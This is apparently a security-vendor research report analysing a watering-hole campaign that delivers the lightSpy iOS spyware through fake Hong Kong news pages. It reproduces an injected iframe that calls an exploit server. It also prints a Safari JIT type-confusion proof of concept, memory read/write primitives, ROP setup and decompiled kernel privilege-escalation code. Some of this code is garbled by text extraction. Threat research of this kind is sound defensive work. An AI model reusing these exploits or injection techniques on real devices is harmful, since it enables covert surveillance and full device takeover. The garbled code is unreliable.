

# Operation Poisoned News: Hong Kong Users Targeted with Mobile Malware via Local News Links

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Trend Micro discovered a watering hole attack against iOS users in Hong Kong that first became active in January 2020. The campaign designed several webpages disguised as local news pages then injected them with an iframe that loads an iOS exploit. The iOS exploit flow was designed to exploit vulnerable iOS versions 12.1 and 12.2 on several models ranging from the iPhone 6S to the iPhone X.

Users with unpatched iPhones that access the concerned links will be infected with an iOS malware that can spy on and take full control of the devices. We found that the campaign tricked users into clicking on the malicious news links by posting them on popular forums in Hong Kong.

The iOS malware, which we named "lightSpy" (detected by Trend Micro as IOS\_LightSpy.A), is a modular backdoor that allowed the attacker to remotely execute a shell command and manipulate files on the infected device. It is also implemented with several functionalities through different modules for exfiltrating data from the infected device including:

- Hardware information
- Contacts
- Keychain
- SMS messages
- Phone call history
- GPS location
- Connected Wi-Fi history
- Browser history of Safari and Chrome

The malware also reports the surrounding environment of the device by:

- Scanning local network IP address
- Scanning available Wi-Fi network

The campaign also employs modules specifically designed to exfiltrate data from popular messenger applications such as QQ, WeChat, and Telegram.

Our research revealed the campaign also targeted Android devices in 2019. We found URL links of a malicious APK file posted on public Hong Kong-based Telegram channels. The message that the threat actors sent was disguised as a promotion of a seemingly legitimate application luring Android users to install it on their devices. The malware can also exfiltrate device information, contacts, and SMS messages. We named the Android malware "dmsSpy" (detected as AndroidOS\_dmsSpy.A).

The design and functionality of the operation suggest that it is not a targeted attack but one that aims to compromise mobile devices as many as possible for backdoor and surveillance. We dubbed the campaign "Operation Poisoned News."

## 1 Attack Chain

## 1.1 Watering hole attack tactic

On February 19, we started noticing a watering hole attack targeting iOS users. The malicious webpage crafted by the attacker contained three iframe links to three different sites, with only one that was visible on the browser. The visible link connected to a page from a legitimate news website to make users believe they are looking at the original news website. One invisible iframe connected back to the webserver for the visitor statistic. Another invisible iframe connected to another server, which hosted the main script of the iOS exploit.



Figure 1. HTML code of the malicious website with three iframes

The threat actors further tricked users on the source of these malicious news webpages by posting them on four different forums of Hong Kong-based users. All of these four forums are popular and provide their own mobile applications for their users. Operation Poisoned News usually posted the topic on the general discussion section of the forums.

The forum post includes the title of the news, the pictures from the news, and the malicious link the threat actors prepared. The forum accounts we found were registered right before the malicious link was posted. We believe it was directly posted by the campaign, and not a case where people reshared the news links from another source.

The news topics selected as lure were mostly related to sexually implied headlines or those related to the COVID-19 disease. We believe these topics weren't used to target specific users.

奶		2/3/2020 9:01	9
<u> 送輸修                                   </u>		27/2/2020 11:56	2
<u> </u>		27/2/2020 9:47	0
奶 辣曬性威寫真 雙腿夾緊洩「神秘黑三角」		27/2/2020 9:42	0
5E香港女星澤留韓國被催快回家		26/2/2020 15:44	1
5E香港女星澤留韓國被催快回家		26/2/2020 15:17	0
<u>琴女神辣穿比基尼洗超跑</u> 蜜桃美夠見客		26/2/2020 9:09	1
<b>巨乳差頂「</b> 」網友對的憎恨指數爆增		25/2/2020 9:41	0
<u>巨乳差頂「」」網友對的憎恨指數爆增</u>		25/2/2020 9:40	0
		0.1/0/0000 15 10	2
		24/2/2020 15:49	2
友爆科95後女星 一 這 二 玩入院		24/2/2020 15:49	5
發樂國兩腿大開上一續腰超兒奶彈黨擴發出			
發樂國國職大開1一聲腰超兇奶彈震撼燈出 转1		21/2/2020 19:55	5
接樂國兩腿大關上一營腰。超兇奶彈震撼燈出 接生1 無惡泡達照曝光 S型「窒息曲線」宅宅噴鼻血惹~ /女優霸主是誰? 老司機推薦名單曝光		21/2/2020 19:55 21/2/2020 9:21	5
發樂園兩腿大爾 <u>1一變腰。超兒奶彈震撼還出</u> 發1 無碼泡澡距曝光 S型「窒息曲線」宅宅噴鼻血惹~ /女優霸主是誰?.老司機推薦名單曝光 /女優霸主是誰?.老司機推薦名單曝光		21/2/2020 19:55 21/2/2020 9:21 20/2/2020 17:24	5 0 0
整樂國兩腿大聞 <u>1一變腰。超兒奶彈實捷澄出</u> 臻1 一致一 無應泡達睡曝光 <u>S型「窒息曲線」宅宅噴鼻血惹~</u> /女優霸主是誰 <u>2.老司機推薦名單曝光</u> /女優霸主是誰 <u>2.老司機推薦名單曝光</u> 美空姐穿上制服「重回老本行」網回憶薄現:漂亮		21/2/2020 19:55 21/2/2020 9:21 20/2/2020 17:24 20/2/2020 17:22	5 0 0 0
皆樂園函碼大爾1一變團。超兇奶彈實施滑出 養主1 無碼泡達館場光 S型「窒息曲線」宅宅噴鼻血惹◇ /女優霸主是誰?.老司機推薦名單喝光 /女優霸主是誰?.老司機推薦名單喝光 美空姐穿上制服「重回老本行」網回憶瀕現:漂亮 武蓮肺炎].封城致供應錄斷裂 港商:香港或购物資短缺		21/2/2020 19:55 21/2/2020 9:21 20/2/2020 17:24 20/2/2020 17:22 20/2/2020 15:49	5 0 0 0 0
薛樂園兩腿大圈1一彎腰。超兇奶彈震撼浸出 龚1		21/2/2020 19:55 21/2/2020 9:21 20/2/2020 17:24 20/2/2020 17:22 20/2/2020 15:49 20/2/2020 15:45	5 0 0 0 0 0
當樂園兩腿大間1一續腰。超紀奶彈震撼滑出   辞1   新羅泡達解釋光 S型「窒息曲線」宅宅噴鼻血惹~   /女優霸主是誰? 老司機推薦名單曝光   /女優霸主是誰? 老司機推薦名單曝光   /女優霸主是誰? 老司機推薦名單曝光   /女優霸主是誰? 老司機推薦名單曝光   /女優霸主是說? 老司機推薦名單   /女優霸主是說? 老司人   /女優霸主是說? 老司人   /女優霸主是說? 老司人   /女優霸主是說? 老司人   /女優貴祖人   /女優指男人   /女人   /女優指書人   /文人   /文人   /文人   /文人   /文人   /文人   /文人   /文人   /文   /文人   /文   /文   /文人   /文   /文人   /文   /文   /文人   /文人   /文人   /文人   /文人   /文人   /文人   /文人   /文人   //文人   ////   ////   /////   /// <p< td=""><td></td><td>21/2/2020 19:55 21/2/2020 9:21 20/2/2020 17:24 20/2/2020 17:22 20/2/2020 15:49 20/2/2020 15:45 19/2/2020 20:12</td><td>5 0 0 0 0 0 1 2</td></p<>		21/2/2020 19:55 21/2/2020 9:21 20/2/2020 17:24 20/2/2020 17:22 20/2/2020 15:49 20/2/2020 15:45 19/2/2020 20:12	5 0 0 0 0 0 1 2

Figure 2. List of news topics posted by the campaign



Figure 3. Forum post with the link to malicious site

We also found a second type of watering hole website that did not use an iframe to load news websites. The page directly copied the original news page and injected the iframe linked to the campaign's exploit server. Our telemetry data shows this type of watering hole was distributed in Hong Kong starting January 2. However, we were not able to identify where the malicious link was distributed at that time.

1558	E <pre>cbody style="position: relative; min-height: 100%; top: 0px;"&gt;</pre>
1559	<pre><iframe height="0" index.html="" src="http://45.83.237.13:8088;" style="display:none" width="0"></iframe></pre>
1560	
1561	<pre><div id="div-GDPR-message" style="position: relative;"><div class="cookies-container"><div class="cookie-title"><s;< pre=""></s;<></div></div></div></pre>
1562	Google Tag Manager (noscript)
1563	<pre><noscript></noscript></pre>

Figure 4. Copied news page with an iframe that loads the remote exploit

On March 20, the watering hole attack from Operation Poisoned News continued, as the campaign posted on a forum regarding a supposed schedule for protests in Hong Kong. The link leads to the same infection chain as in the earlier cases.



Figure 5. Link to malicious site claiming to be a protest schedule

## **1.2 Infection chain**

The attack takes advantage of iOS versions 12.1 and iOS 12.2, which targets iPhone models from the 6S up to the iPhone X. The following figure shows how the exploit checks for different supported iOS and device versions.

Here we go... [+] start check device... [+] supported target list: - device:iPhone X,os version:12.2 - device:iPhone 8,os version:12.2 - device:iPhone 7,os version:12.12 - device:iPhone 7,os version:12.12 - device:iPhone 7,os version:12.12 - device:iPhone 7,os version:12.14 - device:iPhone 7,os version:12.11 -

#### Figure 6. Code checking for target iOS devices

The full exploit chain involves exploiting a silently patched Safari bug on multiple recent iOS versions and a customized kernel exploit. Once the Safari browser renders the exploit, a silently patched bug is taken advantage of, which leads to the exploitation of a known kernel vulnerability to gain root privileges. The exploited kernel bug has been assigned with the CVE ID CVE-2019-8605.

However, the silently patched bug exploited on Safari does not have an assigned CVE ID; some researchers also noted an associated history of <u>failed patches</u>.

After compromising the devices, the attacker installs undocumented and sophisticated spyware for maintaining control over devices and exfiltrating information. The spyware has a modular design with multiple capabilities, such as:

- Modules update
- Remote command dispatch per module
- Complete shell command module

Many of the modules were designed for data exfiltration; for example, there are modules for stealing information from WeChat and Telegram. The following image shows the full attack chain and names the modules initially downloaded and configured.




Figure 7. lightSpy infection chain

Because the malware was previously undocumented, we named it "lightSpy." *Light* is the module manager of this iOS spyware architecture. While analyzing the payload.dylib payload, we noticed that the decoded configuration file used by launchctl shows a URL that points to /androidmm/light, which hints that there is probably also an Android version of lightSpy.




Figure 8. Config file hints at Android counterpart

The payload, payload.dylib, is signed using the Apple developer certificate chain, probably to evade detection. The campaign is relatively new, based on the signature date (Nov. 29, 2019).

```
Format=Mach-O thin (arm64)
CodeDirectory v=20400 size=6250 flags=0x0(none) hashes=187+5 location=embedded
Signature size=4709
Authority=iPhone Developer:
Authority=Apple Worldwide Developer Relations Certification Authority
Authority=Apple Root CA
Signed Time=Nov 29, 2019 at 17:03:44
Info.plist=not bound
TeamIdentifier=XWXR3A543Y
Sealed Resources=none
Internal requirements count=1 size=172
```

Figure 9. Signed time indicates late November 2019

The next sections describe each stage of the full attack chain for iOS, including an analysis of the lightSpy malware. The final section covers the Android APK and how it is related to the Operation Poisoned News campaign.

## 2 Exploits Analyses

Even when the exploited bug and code execution techniques used in the captured exploit are known in the research community, this section will cover the exploit stages, providing some details focusing on what is unique to the analyzed samples.

## 2.1 The JavaScriptCore exploit

To briefly describe the exploit used to deploy lightSpy, the following sections will be covered:

- 1. Bug triggering: The use of the "silently patched" vulnerability
- 2. **The addrof/fakeobj primitives**: The use of generic exploit primitives to build an arbitrary R/W primitive from faked objects.
- 3. Arbitrary address read/write primitive: Take advantage of the final WebAssembly arbitrary R/W primitives to overwrite the WebAssembly object
- Shellcode execution: The exploit shellcode execution that precedes the kernel exploit to get root privileges on the devices

#### 2.1.1 Bug triggering

This bug was accidentally found by @qwertyoruiop in hxxp://rce[.]party/wtf.js. It has since been fixed and does not have a CVE number assigned. It is a JIT (just-in-time)-type confusion bug in Safari's JavaScript engine JavaScriptCore.

<pre>let s = new Date();</pre>
<pre>let confuse = new Array(13.37,13.37);</pre>
s[1] = 1;
<pre>let hack = 0;</pre>
Date.prototype. proto = new Proxy(Date.prototype. proto , {has: function() {
if (hack) (
<pre>print("side effect");</pre>
$confuse[1] = \{\};$ 3.
}); // this doesn't trigger type conversion of [s] into SlowPutArrayStorage
Efunction victim(oj,f64,u32,doubleArray) (
doubleArray[0];
let $r = 5$ in oj; 2.
f64[0] = f64[1] = doubleArray[1];
$u_{32}[2] = 0x41414141;$
$u_{32}[3] = 0;$
// u32[2] += 0x18; < you'd use this for an actual production exploit in order to get a
fake object rather than using 0x41414141
doubleArray[1] = $f64[1]$ ;
return r;
<pre>let u32 = new Uint32Array(4);</pre>
<pre>let d3z = new Float64Array(u32.buffer);</pre>
Tet 164 - new Float64Afray(US2.buller);
<pre>for(let i=0; i&lt;10000; i++) victim(s,f64,u32,confuse);</pre>
hack = 1:
victim(s,f64,u32,confuse);

Figure 10. Key parts of the PoC

- 1. The for loop triggers the JIT bug on the function victim()
- 2. In the function victim(), the expression "let r = 5 in oj;" triggers the function has() callback
- 3. Because the flag "hack" has been set to 1 after the loop calling function victim() being JITed, the "if" branch is executed and confuse[1] is set to an object. So the array "confuse" is converted from "ArrayWithDouble" to "ArrayWithContigous" by this callback

The problem is JIT does not know there could be a side effect in this callback and the second element of "confuse" is a pointer, which was a number, and still treats the array "confuse" as "ArrayWithDouble", causing the type confusion.

#### 2.1.2 The addrof/fakeobj primitives

From a Phrack article, <u>Saelo</u> has <u>introduced</u> the addrof and fakeobj primitives. The addrof() function is used to leak the memory address of the given JavaScript object, and the fakeobj() function is used to accept some given address and return a faked JavaScript object at that location.

Because of the JIT-type confusion bug, the primitives addrof and fakeobj can easily be implemented by confusing a double and a pointer in the array:

<pre>functionaddrof(val) {</pre>	<pre>function fake_obj_at_address(where, high) {</pre>
<pre>let s = new Error();</pre>	<pre>let s = new Date();</pre>
<pre>let confuse = new Array(13.37, 13.37);</pre>	<pre>let confuse = new Array(13.37, 13.37);</pre>
s[1] = 1;	s[1] = 1;
<pre>let hack = 0;</pre>	let hack = 0;
Error.prototypeproto_ = new Proxy (Error.prototypeproto_,	
{	Date.prototypeproto_ = new Proxy(Date.prototypeproto_, {
has: function () {	has: function () {
if (hack) {	if (hack) {
confuse[0] = val;	confuse[1] = {};
}	}
}	}
));	));
function victim(oj, f64, u32, doubleArray, high) {	function victim(oj, f64, u32, doubleArray) {
doubleArray[0];	doubleArray[0];
let $r = 5$ in oj;	let r = 5 in oj;
<pre>f64[0] = f64[1] = doubleArray[0];</pre>	f64[0] = f64[1] = doubleArray[1];
u32[3] = high;	Ter[0] = Ter[1] = doublerinay[1];
doubleArray[0] = f64[0];	
return r;	u32[3] = high;
}	u32[2] = where;
	<pre>doubleArray[1] = f64[1];</pre>
<pre>let u32 = new Uint32Array(4);</pre>	return r;
<pre>let f64 = new Float64Array(u32.buffer);</pre>	}
<pre>for (let i = 0; i &lt; 10000; i++) victim(s, f64, u32, confuse, 0);</pre>	<pre>let u32 = new Uint32Array(4);</pre>
hack = 1;	<pre>let f64 = new Float64Array(u32.buffer);</pre>
victim(s, f64, u32, confuse, 0);	
<pre>let add = (u32[0] + u32[1] * 0x100000000);</pre>	<pre>for (let i = 0; i &lt; 10000; i++) victim(s, f64, u32, confuse);</pre>
	hack = 1:
<pre>let h = (u32[0] + u32[1] * 0x100000000).toString(16)[0]</pre>	
victim(s, f64, u32, confuse, h);	victim(s, f64, u32, confuse);
return add;	<pre>return confuse[1];</pre>
1	

Figure 11. The addrof and fakeobj primitives

#### 2.1.3 Arbitrary address read/write primitive

After getting addrof/fakeobj, it sprays 0x5000 Float64Array and a few WebAssembly objects. It is easy to build a faked and effective Structure ID of 0x5000, which matches the real Structure ID of the sprayed Float64Array. Next, it uses the Structure ID and fakeobj to get a faked object, and adds the Structure ID to get a faked WebAssembly.Memory object. It then creates a faked wasmInternalMemory, which has a large size, and sets it as the faked WebAssembly.Memory object's memory property.

	var jsCellHeader = new Int64 ([ 0x00, 0x50, 0x00, 0x00, 0x0, 0x20, 0x08,	
	0x1 1);	
	<pre>var wasmBuffer = {     jsCellHeader.asJSValue(),     butterfly: null,     vector: null,     faked WebAssembly.Memory     memory: null,     deleteMe: null };</pre>	
	<pre>var wasminternalMemory = {     jsCellHeader: mull, faked wasminternalMemory     memoryToRead: (),     sizeToRead: (new Int64('OxOFFFFFFFFFFF')).asJ3Value(),     initialSize: (new Int64('OxOFFFFFFFFFFF')).asJ3Value(),     junk1: mull,     junk3: mull,     junk5: mull,     junk5: mull, };</pre>	
print <i>let</i> h	asmBufferRawAddr = addrof2(wasmBuffer); ('[+] wasmBufferRawAddr at 0x' + wasmBufferRawAddr.toString(16)); = new Int64(wasmBufferRawAddr).toString()[9]; akeWasmBuffer = fake_obj_at_address(wasmBufferRawAddr + 16, parse:	Int (h
js	(!(fakeWasmBuffer instanceof WebAssembly.Memory)) { SCellHeader.assignAdd(jsCellHeader, Int64.One); asmBuffer.jsCellHeader = jsCellHeader.asJSValue();	
print	<pre>asmMemRawAddr =addrof(wasmInternalMemory); ('[+] wasmMemRawAddr at 0x' + wasmMemRawAddr.toString(16)); asmMem = fake_obj_at_address2(wasmMemRawAddr + 16, parseInt(h));</pre>	
wasmBu	iffer.memory = wasmMem;	
	nportObject = { nports: { mem: fakeWasmBuffer	

Figure 12. Faked Structure ID, WebAssembly.Memory, and wasmInternalMemory (top), and Faked objects (bottom)

Finally, it gets a stable memory read/write primitive by this faked WebAssembly.Memory object:

	<pre>var newprimitives = {};</pre>
申_	newprimitives.create_writer = function(addrObj) {
申	<pre>newprimitives.read_i64 = function(addrObj, offset) {</pre>
申	<pre>newprimitives.write_i64 = function(addrObj, offset, value) {</pre>
	<pre>newprimitives.write_non_zero = function(where, values) {</pre>
<u>ل</u>	<pre>newprimitives.read_i32 = function(addrObj, offset) {</pre>
<b>₫</b>	<pre>newprimitives.write_i32 = function(addrObj, offset, value) {</pre>
申	<pre>newprimitives.read_i8 = function(addrObj, offset) {</pre>
₫	<pre>newprimitives.write_i8 = function(addrObj, offset, value) {</pre>
<b>b</b>	<pre>newprimitives.copyto = function(addrObj, offset, data, length) {</pre>
申	<pre>newprimitives.copyfrom = function(addrObj, offset, length) {</pre>
	<pre>newprimitives.addrof = window.addrof;</pre>
	newprimitives.fakeobj = window.fakeobj;
	<pre>print("[+] got stable memory r/w.");</pre>
	window.primitives = newprimitives;

Figure 13. Memory read/write primitives

#### 2.1.4 Shellcode execution

After getting the arbitrary address read/write primitive, the exploit achieves the shellcode execution in stage two.

It creates a JITed function and gets the function address by the exported symbol "startOfFixedExecutableMemoryPool". After that, it builds a return-oriented programming (ROP) chain to write the shellcode to the JIT page and creates a temporary stack to execute the ROP chain.

```
var startOfFixedExecutableMemoryPoolAddr = 0;// new Int64(slideaddr(_off.startfixedmempool));
var endOfFixedExecutableMemoryPoolAddr = 0;//new Int64(slideaddr(_off.endfixedmempool));
if(_off.fixedmempool == 0) {
    startOfFixedExecutableMemoryPoolAddr = new Int64(slideaddr(_off.startfixedmempool));
    endOfFixedExecutableMemoryPoolAddr = new Int64(slideaddr(_off.endfixedmempool));
            else{
ł
      else(
var fixed = primitives.read_i64(slideaddr(_off.fixedmempool), 0);
startOffixedExecutableMemoryPoolAddr = Add(fixed, 0xc0);
endOfFixedExecutableMemoryPoolAddr = Add(fixed, 0xd0);
}
//var startOfFixedExecutableMemoryPoolAddr = Add(slideaddr(_off.fixedmempool), 0xc8);
//var endOfFixedExecutableMemoryPoolAddr = Add(slideaddr(_off.fixedmempool), 0xd0);
print("[*] start:" + hexify(startOfFixedExecutableMemoryPoolAddr) + ",end:" + hexify(endOfFixedExecutableMemoryPoolAddr));
//return
//return;
var startOfFixedExecutableMemoryPool = primitives.read_i64(startOfFixedExecutableMemoryPoolAddr, 0);
var endOfFixedExecutableMemoryPool = primitives.read_i64(endOfFixedExecutableMemoryPoolAddr, 0);
print("[*] start:" + hexify(startOfFixedExecutableMemoryPool) + ",end:" + hexify(endOfFixedExecutableMemoryPool);
    var create_stack = function(call_func) {
    if(_off.performJITMemcpy_func == 0) {
                        var jitWriteSeparateHeapsFunctionAddr = slideaddr(_off.jit_writeseperateheaps_func);
var jitWriteSeparateHeapsFunction = primitives.read_i64(jitWriteSeparateHeapsFunctionAddr, 0);
var code_off = 20b(codeAddr, startOffixedExecutableMemoryPool);
call_func(jitWriteSeparateHeapsFunction, code_off, paddr, shss);
call_func(jitWriteSeparateHeapsFunction, code_off, paddr, shss);
endofFixedExecutableMemoryPool, jitWriteSeparateHeapsFunction);
                         }else{
                                                        var useFastPermisionsJITCopyAddr = slideaddr( off.usefastpermissions_jitcopy);
var useFastPermisionsJITCopy = primitives.read_i64(useFastPermisionsJITCopyAddr, 0);
                                                        var performJITMemopy = Int64.Zero;
if (useFastPermisionsJITCopy) { //ip8 up
    performJITMemopy = slideaddr(_off.performJITMemopy_func);
                                                        //var code_off = Sub(codeAddr, startOfFixedExecutableMemoryFool);
//add_call_via_x8(jitWriteSeparateHeapsFunction, code_off, paddr, shsz);
                                                       call_func(perform/JITMemcpy, codeAddr, paddr, shsz);
//log.info("jmpAddr:" + hexify(jmpAddr));
//jmpAddr= new Int64(0x11111111);
call_func(jmpAddr, primitives.read_i64(primitives.addrof(binary), 2), dlsym, 0, endOfFixedExecutableMemoryFool
, perform/JITMemcpy);
                                                        //add call via x8(longjmp, jmpbufAddr, 12);
                         Ŧ
    }
    if(_off.callver == 1){
    create_stack(add_call);
}else if(_off.callver == 2){
    create_stack(add_call_via_x8);
    ÷
                                                      var add call llvm = function (func, x0, x1, x2, x3, x4, jump to) {
                                                               cdd_call_llvm = function (f
// in stackloader:
arr[pos++] = Oxdead0010;
arr[pos++] = Oxdead0012;
arr[pos++] = Oxdead0013;
arr[pos++] = Oxdead0013;
arr[pos++] = Oxdead0013;
arr[pos++] = Oxdead0014;
arr[pos++] = Oxdead0015;
arr[pos++] = x4.lo();
arr[pos++] = x4.lo();
arr[pos++] = x0.lo();
arr[pos++] = x0.lo();
arr[pos++] = func.lo();
arr[pos++] = func.lo();
arr[pos++] = func.lo();
arr[pos++] = x1.lo();
arr[pos++] = x1.lo();
                                                                  // in stackloader:
                                                                                                                                                                                       // unused
                                                                                                                                 17, // unused
11; // unused
13; // unused
13; // unused
13; // x6 (gadget for regloader)
14; // x28 (gadget for regloader)
14; // x27 (unused)
15; // x27 (unused)
15; // x27 (unused)
15; // x26 = x4 (arg5)
1/ x26 = x4 (arg5)
1/ x25 == x3 (arg4)
15; // x24 == x2 (arg3)
15; // x24 == x2 (arg3)
15; // x24 == x2 (arg3)
15; // x24 == x0 (arg1)
1; // x22 == x1 (arg2)
1/ x22 == x1 (arg2)
1/ x22 == x1 (arg2)
1/ x22 (func)
1/ x20 (unused)
                                                                                                                                                                                       // unused
                                                                // after dispatch:
                                                                 // arter dispatch:
arr[pos++] = 0xdead0020;
arr[pos++] = 0xdead0021;
arr[pos++] = 0xdead0022;
arr[pos++] = 0xdead0023;
arr[pos++] = 0xdead0025;
arr[pos++] = 0xdead0025;
                                                                                                                                                                                      // unused
                                                                                                                                                                                       // unused
// unused
```

Figure 14. Temp stack for executing the ROP chain

// unused // x22 (unused) // x22 (unused) // x21 (unused) Since the payload contains the jailbreak code after the successful execution of the payload, it will get root privilege.

The next section describes how the payload gets root privilege.

## 2.2 Kernel exploit

In this section, we mainly introduce the local privilege escalation exploit chain used in this attack. All the exploit codes can be found in the payload.dylib payload.

In the jailbreak rootkit <u>published</u> on GitHub by @pwn20wnd & @sbingner, it integrates the following public exploits:

Indicator	Attribution	Description
empty_list	CVE-2018-4243	iOS 11.0 - 11.3.1
multi_path exploit	CVE-2018-4241	iOS 11.2 - 11.3.1
async_wake	CVE-2017-13861	iOS 11.1.2
Voucher_swap	CVE-2019-6225	iOS 11.2 - iOS 12.1.2
mach swap	CVE-2019-6225	iOS 11 - 12.1.2 (<=A9 devices only)
mach_swap2	CVE-2019-6225	iOS 11 - 12.1.2 (on A7 - A11 devices)

Table 1. Public exploits used by an iOS jailbreak rootkit

To support the iOS 12.2.\* versions, this attack campaign used another vulnerability (CVE-2019-8605), which was found by Google Project Zero member Ned Willamson. There are also different exploit versions published on GitHub. In our findings, the campaign used the exploit host in <u>sock port</u>, which supports iOS 10.0-12.2 and extends the jailbreak ability.

void	no	return	start	_jailb	reak()
NSI	Log (C	FSTR(" FC(3LL)	(*) St	arting	\n"));
ja	1bre	ak();			
wh	lle (	1)			
E É	·				

Figure 15. Where the privilege escalation attack starts

Not only did the <u>sock\_port</u> project use CVE-2019-8605 to get the receive rights of the kernel task port in the get\_tfp0() function, it also nearly supports most devices with system versions between 10.0 and 12.2. Therefore, in the exploit chain of this campaign, it simply integrates these codes to help to achieve the tfp0, as shown in the following figure.

exploit success = 1:
<pre>v1 = (int *)mach host self();</pre>
myRost = (unsigned inty);
if (  DWORD) vi    myHost == -1)
II (I(_bwokb)vi   mynose == -1)
v172 = *_error();
if ( strrchr("/Users/mac/Downloads/jbreak的副本/jbreak/source/jailbreak.m", 47) )
strrchr("/Users/mac/Downloads/jbreak的副本/jbreak/source/jailbreak.m", 47);
NSLog(CFSTR("[*] _assert(%d:%s)@%s:%u[%s]"));
v1 =error();
*v1 = v172;
v182 = myHost;
get tfp0(v1, v2, v3, v4, v5); using the exp in https://github.com/jakeajames/sock port
kernel base = find kernel base();
if ( (unsigned int64)kernel base >= 0xFFFF0000000000LL )
kernel base = find kernel base();
if ( gword AF608 == -1 && kernel base  = -1 )
gword AF608 = kernel base + 0xFF8FFC000LL;
NSLog(CFSTR("[*] tfp0: 0x%x"));
NSLog(CFSTR("[+] kernel base: 0x%01611x"));
v6 = NSLoq(CFSTR([*] kernel slide: 0xt01611x"));
if (i(sub 9ES8(v6) 4 1))
11 ( 1(Sub_9E38(V0) & 1) )
NSLog(CFSTR("[*] Unable to verify TFP0."));
exploit_success = 0;
The second s
if ( exploit_success & 1 && (unsigned int)ReadKernel32(kernel_base) != -17958193 )
NSLog(CFSTR("[*] Unable to verify kernel_base."));
NSLog(CFSTR("[*] Successfully exploited kernel."));

Figure 16. The get\_tfp0() function

```
printf("[*] creating safer port\n");
v60 = new port();
if ( 1v60 )
{
  printf("[-] failed to allocate new tfp0 port\n");
  goto LABEL_150;
}
v59 = find_port_sock_part(v60, qword_AFE18);
if ( 1v59 )
{
  printf("[-] failed to find new tfp0 port address\n");
  goto LABEL_150;
}
v58 = kalloc(0x6600LL);
if ( 1v58 )
{
  printf("[-] failed to kalloc faketask\n");
  goto LABEL_150;
}
kwrite(v58, v114, 0x6000LL);
```

Figure 17. The get\_tfp0 function in payload.dylib, which is the same as the sock\_port project




Figure 18. After getting the tfp0, it initializes the patch handler, which can help find the address of necessary function symbols

```
if ( !(found offsets & 1) )
                                                                                                                       1
    NSLog(CFSTR("[*] Finding offsets..."));
setoffset("kernel_base", kernel_base);
setoffset("kernel_side", qword_AF608);
if ( (unsigned __int64)getoffset("trustcache") < 0xFFFF00000000000LL || getoffset("trustcache") == -1 )</pre>
       v151 = sub_40390("_trustcache");
setoffset("trustcache", v151);
     if ( (unsigned __int64)getoffset("trustcache") < 0xFFFF0000000000LL || getoffset("trustcache") == -1 )
       v150 = sub_3A0C0();
setoffset("trustcache", v150);
    if ( (unsigned __int64)getoffset("trustcache") < 0xFFFF00000000000LL || getoffset("trustcache") == -1 )</pre>
       setoffset("trustcache", OLL);
NSLog(CFSTR("[*] Unable to find kernel offset for trustcache"));
     else
       getoffset("trustcache");
NSLog(CFSTR("[*] trustcache = 0x%01611x + 0x%01611x"));
v17 = getoffset("trustcache");
setoffset("trustcache", v17 + qword_AF608);
    if ( (unsigned __int64)getoffset("OSBoolean_True") < 0xFFFF0000000000LL || getoffset("OSBoolean_True") == -1 )</pre>
       v149 = sub_40390("_OSBoolean_True");
setoffset("OSBoolean_True", v149);
     f ( (unsigned __int64)getoffset("OSBoolean_True") < 0xFFFF0000000000L || getoffset("OSBoolean_True") == -1 )
       v148 = sub_3C640();
setoffset("OSBoolean_True", v148);
    if ( (unsigned __int64)getoffset("OSBoolean_True") < 0xFFFF00000000000LL || getoffset("OSBoolean_True") == -1 )
       setoffset("OSBoolean_True", OLL);
NSLog(CFSTR("[*] Unable to find kernel offset for OSBoolean_True"));
```

Figure 19. Combining the kernel slides, it resets the real address for those symbols



Figure 20. The kernel task's cred value is then stolen for the current process so that it becomes root

After that, it first gets the address of the IOSurfaceRootUserClient port then uses it to get the address of the actual client and vtable. It then creates a fake client with a fake vtable and overwrites the existing client with the fake one. Lastly, the IOUserClient::getExternalTrapForIndex function in vtable gets replaced with the ROP gadget (add x0, x0, #0x40; ret;) so it can use IOConnectTrap6 to call any function in the kernel as the kernel itself.






Figure 22. Code showing the completed jailbreak operation

## 3 The iOS Malware lightSpy

After gaining full kernel privilege, it downloads many malicious libraries to target applications.




Figure 23. Downloaded modules

### 3.1 Startup loader

The tool launchctl loads or unloads daemons or agents. After downloading all the payloads, the exploit spawns a daemon using launchctl with "ircbin.plist" as the argument.



Figure 24. The launchctl tool is used with ircbin.plist as the argument

This daemon uses irc\_loader as an executable. This loader is just a launcher and will be used to start up the main malicious agent deployed on the target side. It first parses the C&C "IP:PORT" address then the download address.

```
v5 = fopen("/var/containers/Bundle/irc_loader", "r");
if ( v5 )
{
    bzero(v25, 0x400uLL);
    fseek(v5, -1024LL, 2);
    fread(v25, luLL, 0x400uLL, v5);
    v26 = 0;
    v6 = objc_msgSend(&OBJC_CLASS__NSString, "stringWithFormat:", CFSTR("%s"), v25);
    v7 = dictionaryWithJsonString(v6);
    NSLog(CFSTR("startupParameters=%@"), v8);
}
else
{
    NSLog(CFSTR("open /var/containers/Bundle/irc_loader failure"), v4);
    v7 = 0LL;
}
```

Figure 25. The irc\_loader as an executable

The startup parameters are hidden in the irc\_loader binary and are encrypted with the AES algorithm. After decryption, the parameters are shown in the following figure.




Figure 26. The parameters after decryption

After getting these parameters, it will use them to launch another module called "light".

```
